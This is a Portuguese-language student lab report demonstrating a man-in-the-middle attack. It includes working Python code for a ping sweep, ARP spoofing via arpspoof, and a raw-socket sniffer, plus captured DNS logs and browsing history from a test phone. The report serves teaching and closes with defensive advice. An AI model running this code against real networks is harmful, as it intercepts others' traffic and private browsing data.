Laboratório de Redes - Trabalho Final

Rodrigo Oliveira Rosa

Lucas Figueira Lopes

Sumário

Introdução

O projeto final da disciplina foi desenvolvido para demonstrar um ataque do tipo *Man-in-the-Middle* (MITM). O ataque explora vulnerabilidades dos protocolos de rede, possibilitando a interceptação e modificação de tráfego entre um dispositivo alvo e o gateway da rede.

Neste relatório, detalhamos os passos para realizar o ataque, desde a descoberta de hosts ativos na rede até a captura de pacotes utilizando sockets *raw*. Além disso, foram utilizadas técnicas como ARP Spoofing para redirecionar o tráfego e ferramentas de análise para examinar os dados interceptados.

O objetivo principal do trabalho é evidenciar os riscos associados a redes inseguras e reforçar a importância de medidas de proteção, como o uso de criptografia em comunicações.

Desenvolvimento

Ataque Man-in-the-Middle (MITM)

O MITM é um tipo de ataque onde um invasor se posiciona entre duas partes comunicantes, interceptando ou alterando as mensagens trocadas. Para este projeto, a interceptação ocorre em nível de rede local (LAN), explorando a vulnerabilidade no protocolo ARP.

ARP Spoofing

O ARP Spoofing consiste em enviar mensagens ARP falsificadas, fazendo com que o alvo e o gateway associem o endereço MAC do atacante aos seus respectivos IPs. Assim, o tráfego passa pelo atacante antes de

chegar ao destino.

Monitoramento de Tráfego

Após redirecionar o tráfego, um sniffer foi utilizado para capturar pacotes. Este processo envolveu a análise de cabeçalhos e extração de informações sensíveis, como URLs acessadas e consultas DNS.

Estrutura do Projeto

A estrutura de arquivos foi organizada da seguinte forma:

```
├── analise.py
├── arpspoof.py
├── gerar_relatorio.py
├── historico.html
├── log_bruto.txt
├── log_wireshark.pcapng
├── main.py
├── sniffer.py
├── varredura.py
└── relatorio_labredes.md
```

Cada módulo tem funções específicas, facilitando a manutenção e expansão do projeto.

Etapas do Projeto

Etapa 1: Descoberta de Hosts Ativos

Nesta etapa, utilizamos pacotes ICMP (*pings*) para identificar dispositivos ativos na rede. A função `enviar_ping()` implementa pacotes ICMP personalizados, garantindo maior controle sobre o processo.

icmp.py

```
import socket
import struct
import time
import os

# Cria um pacote ICMP Echo Request.
def criar_pacote_icmp(seq):

    id_icmp = os.getpid() & 0xFFFF
    header = struct.pack("bbHHh", 8, 0, 0, id_icmp, seq)
    checksum = calcular_checksum(header)
    header = struct.pack("bbHHh", 8, 0, checksum, id_icmp, seq)
    return header

# Calcula o checksum de um cabeçalho ICMP.
```

```
def calcular_checksum(header):

    if len(header) % 2:
        header += b'\x00'
    checksum = sum(struct.unpack("!%dH" % (len(header) // 2), header))
    checksum = (checksum >> 16) + (checksum & 0xFFFF)
    checksum += checksum >> 16
    checksum = ~checksum & 0xFFFF
    return socket.htons(checksum)

# Envia um pacote ICMP Echo Request para um host e retorna o tempo de resposta.
def enviar_ping(host, timeout):

    try:
        icmp = socket.IPPROTO_ICMP
        with socket.socket(socket.AF_INET, socket.SOCK_RAW, icmp) as sock:
            sock.settimeout(timeout / 1000)
            seq = 1
            packet = criar_pacote_icmp(seq)
            sock.sendto(packet, (host, 1))
            start = time.time()

            resposta, endereco = sock.recvfrom(1024)
            tempo_resposta = (time.time() - start) * 1000

            tipo, codigo, checksum, id_icmp, seq_resposta = struct.unpack("bbHHh",
resposta[20:28])
            if tipo == 0 and id_icmp == (os.getpid() & 0xFFFF) and seq_resposta ==
seq:
                return int(tempo_resposta)
            else:
                return None
    except socket.timeout:
        return None
    except PermissionError:
        raise PermissionError("Permissões de administrador são necessárias para
enviar pacotes ICMP.")
    except Exception as e:
        print(f"Erro: {e}")
        return None
```

A seguir apresentamos a classe responsável por fazer a varredura, buscando os ips ativos na rede, afim de selecionarmos um alvo para o ataque.

varredura.py

```
import ipaddress
import time
from icmp import enviar_ping
from datetime import datetime
```

```
# Função para calcular os IPs válidos na rede, excluindo o endereço de rede e
broadcast.
def calcular_intervalo_ips(rede):
    """Calcula os IPs válidos na rede, excluindo o endereço de rede e
broadcast."""
    rede_obj = ipaddress.ip_network(rede, strict=False)
    return [str(ip) for ip in rede_obj.hosts()]

# Função para calcular o gateway (geralmente o primeiro IP válido da rede).
def calcular_gateway(rede):
    """Calcula o gateway (geralmente o primeiro IP válido da rede)."""
    rede_obj = ipaddress.ip_network(rede, strict=False)
    return str(list(rede_obj.hosts())[0])

# Função para executar a varredura na rede e identificar hosts ativos.
def executar_varredura(rede, timeout):
    """
    Realiza a varredura na rede para identificar hosts ativos e calcula o tempo
total de varredura.
    """
    print(f"Iniciando varredura na rede {rede}...")
    hosts_ativos = []
    hosts = calcular_intervalo_ips(rede)

    inicio_varredura = time.time()

    for ip in hosts:
        tempo_resposta = enviar_ping(ip, timeout)
        if tempo_resposta is not None:
            hosts_ativos.append((ip, tempo_resposta))
            print(f"Host ativo: {ip} - Tempo de resposta: {tempo_resposta:.2f}
ms")

    fim_varredura = time.time()
    tempo_total = fim_varredura - inicio_varredura

    rede_obj = ipaddress.ip_network(rede, strict=False)
    total_hosts = rede_obj.num_addresses - 2

    print(f"\nNúmero de máquinas ativas: {len(hosts_ativos)}")
    print(f"Número total de máquinas na rede: {total_hosts}")
    print(f"Tempo total de varredura: {tempo_total:.2f} segundos")
    print("\nLista de hosts ativos:")
    for ip, tempo in hosts_ativos:
        print(f"IP: {ip} - Tempo de resposta: {tempo:.2f} ms")

    return hosts_ativos

if __name__ == "__main__":
    rede = input("Digite a rede no formato CIDR (ex.: 192.168.1.0/24): ")
    timeout = int(input("Digite o tempo limite de resposta (em ms): "))
    try:
        executar_varredura(rede, timeout)
    except PermissionError:
```

```
        print("Erro: É necessário executar este script como administrador
(root).")
    except ValueError as e:
        print(f"Erro de valor: {e}")
    except Exception as e:
        print(f"Ocorreu um erro inesperado: {e}")
```

Etapa 2: Execução do ARP Spoofing

Com os hosts descobertos, realizamos o ARP Spoofing. A função `realizar_arp_spoofing()` manipula tabelas ARP do alvo e do gateway, garantindo o redirecionamento do tráfego para o atacante.

arpspoof.py

```
import os
import subprocess
import time

def habilitar_ip_forwarding():
# Habilita o IP forwarding para que o tráfego possa ser roteado através da máquina
que está realizando o ARP Spoofing.

    with open("/proc/sys/net/ipv4/ip_forward", "w") as f:
        f.write("1")

def realizar_arp_spoofing(target_ip, gateway_ip, interface, stop_event):
 # Realiza o ARP Spoofing. A execução continuará até o `stop_event` ser
sinalizado.

    try:
        print(f"Iniciando ARP Spoofing contra o alvo {target_ip} e o gateway
{gateway_ip} na interface {interface}...")

        habilitar_ip_forwarding()

        while not stop_event.is_set():
            subprocess.run(["arpspoof", "-i", interface, "-t", target_ip,
gateway_ip], check=True)
            subprocess.run(["arpspoof", "-i", interface, "-t", gateway_ip,
target_ip], check=True)
            time.sleep(2)

    except subprocess.CalledProcessError as e:
        print(f"[ERRO] Comando arpspoof falhou: {e}")
    except KeyboardInterrupt:
        print("\nARP Spoofing interrompido pelo usuário.")
    finally:
        print("ARP Spoofing interrompido e o processo de forwarding foi
desabilitado.")
```

```
        with open("/proc/sys/net/ipv4/ip_forward", "w") as f:
            f.write("0")
```

Etapa 3: Monitoramento e Captura de Pacotes

A função `start_sniffer()` intercepta pacotes DNS e HTTP, registrando-os em logs para análise. Cabeçalhos são decapsulados para extrair informações como URLs e consultas de domínio.

sniffer.py


```
import socket
import struct
from datetime import datetime
from analise import extrair_http, extrair_dns, salvar_historico

# Função para iniciar o sniffer de pacotes.
def start_sniffer(interface, stop_event):
    """
    Inicia o sniffer para capturar pacotes DNS e HTTP/HTTPS.
    """
    sniffer_socket = socket.socket(socket.AF_PACKET, socket.SOCK_RAW,
socket.htons(0x0800))
    sniffer_socket.bind((interface, 0))

    print("Capturando pacotes DNS/HTTP...")

    while not stop_event.is_set():
        try:
            packet = sniffer_socket.recv(2048)

            with open("log_bruto.txt", "a") as log_file:
                log_file.write(f"{datetime.now()} - Pacote Capturado:
{packet.hex()}\n")

            eth_header = packet[:14]
            eth = struct.unpack("!6s6sH", eth_header)
            eth_protocol = socket.ntohs(eth[2])

            if eth_protocol == 8:
                ip_header = packet[14:34]
                iph = struct.unpack("!BBHHHBBH4s4s", ip_header)
                ip_protocol = iph[6]
                source_ip = socket.inet_ntoa(iph[8])
                destination_ip = socket.inet_ntoa(iph[9])

                if ip_protocol == 17:
                    dns_query = extrair_dns(packet)
                    if dns_query:
                        salvar_historico(source_ip, dns_query)

                elif ip_protocol == 6:
```

```
                    result = extrair_http(packet)
                    if result:
                        url, ip_src, ip_dst = result
                        salvar_historico(source_ip, url)

        except KeyboardInterrupt:
            print("\nSniffer interrompido pelo usuário.")
            break
        except Exception as e:
            print(f"[ERRO] Ocorreu um erro ao processar o pacote: {e}")
            break

    sniffer_socket.close()
    print("Captura de pacotes finalizada.")
```


Análise de Resultados


Para o ambiente de testes, utilizamos uma rede local com o atacante usando um pc de mesa e o alvo um smartphone conectado ao wi-fi da rede interna.

A seguir temos a tela do atacante, com o processo de captura em andamento:



Em paralelo rodamos o programa Wireshark, para poder monitorar em tempo de execução e demonstrar que conseguimos com êxito desviar o tráfego entre o smartphone e o modem.





A maior dificuldade, concretizada infelizmente não na totalidade devido a problemas com regex, foi a filtragem e geração do arquivo html. Como quase todo o tráfego é seguro (https), não é possível rastrear corretamente os endereços acessados a partir do device.

Os logs capturados mostraram a interceptação de consultas DNS e requisições HTTP. Foram identificados dados sensíveis, como URLs visitadas, demonstrando a eficácia do ataque.

- **Log Bruto:** Contém os pacotes capturados no formato hexadecimal.

```
(...)
2024-11-26 13:38:02.685334 - Pacote Capturado:
00e04c6822cb1c3bf35f5bcc0800450000d27f5b00003c118ac1a8e4080ac0a802680035a9e600be3d
daf8f5818000010003000000001066d6f62696c65066576656e747304646174610 96d6963726f736f66
7403636f6d0000010001c00c00050001000000 3f0027066d6f62696c65066576656e74730464617461
0e747261666669636d616e61676572036e657400c03e00050001000000 2b002a106f6e656473636f6c
707264756b73303307756b736f75746808636c6f756461707005617a757265c029c071000100010000
0007000433694789000029020000000000000
2024-11-26 13:38:02.687325 - Pacote Capturado:
00e04c6822cb1c3bf35f5bcc0800450000fe7f5c00003c118a94a8e4080ac0a80268003595e800eab5
0e143e818000010002000 10001066d6f62696c65066576656e747304646174610 96d6963726f736f66
7403636f6d0000410001c00c00050001000000 3f0027066d6f62696c65066576656e74730464617461
0e747261666669636d616e61676572036e657400c03e00050001000000 2b002a106f6e656473636f6c
707264756b73303307756b736f75746808636c6f756461707005617a757265c029c082000600010000
002a0030066e73312d303109617a7572652d646e73c029066d736e687374c01f000000010000038400
00012c00093a800000003c0000290200000000000000
2024-11-26 13:38:02.691575 - Pacote Capturado:
00e04c6822cb1c3bf35f5bcc0800450000aa7f5d00003c118ae7a8e4080ac0a802680035cf52009665
57ac018180000100000010001106f6e656473636f6c707264756b73303307756b736f75746808636c
6f756461707005617a7572650363 6f6d0000410001c01d000600010000002a003a066e73312d303109
```

```
617a7572652d646e73c034066d736e687374096d6963726f736f6674c0340000000100000384000001
2c00093a800000003c000029020000000000000
(...)
```

- **Histórico:** Informações analisadas foram formatadas em um relatório HTML acessível.

```
</ul></body></html>
<html><header><title>Histórico de Navegação</title></header><body><ul>
<li>26/11/2024 23:26 - 192.168.2.102 - <a href="b-apifacebook.com">b-
apifacebookcom</a></li>
</ul></body></html>
<html><header><title>Histórico de Navegação</title></header><body><ul>
<li>26/11/2024 23:26 - 192.168.2.102 - <a href="b-graphfacebook.com">b-
graphfacebookcom</a></li>
</ul></body></html>
<html><header><title>Histórico de Navegação</title></header><body><ul>
<li>26/11/2024 23:26 - 192.168.2.102 - <a
href="play.googleapis.com">playgoogleapiscom</a></li>
</ul></body></html>
<html><header><title>Histórico de Navegação</title></header><body><ul>
<li>26/11/2024 23:26 - 192.168.2.102 - <a href="google-ohttp-relay-
safebrowsingfastly-edgecom">google-ohttp-relay-safebrowsingfastly-edgecom</a></li>
</ul></body></html>
<html><header><title>Histórico de Navegação</title></header><body><ul>
```

Conclusão

O ataque MITM evidencia a fragilidade de redes não protegidas. Este projeto reforça a importância de implementar medidas como:

1. Uso de criptografia (HTTPS e VPN).
2. Segmentação de rede com VLANs.
3. Monitoramento ativo para detectar comportamentos anômalos.

A execução prática do ataque ampliou o entendimento sobre vulnerabilidades e ferramentas de análise de redes, consolidando os conhecimentos adquiridos ao longo do semestre.
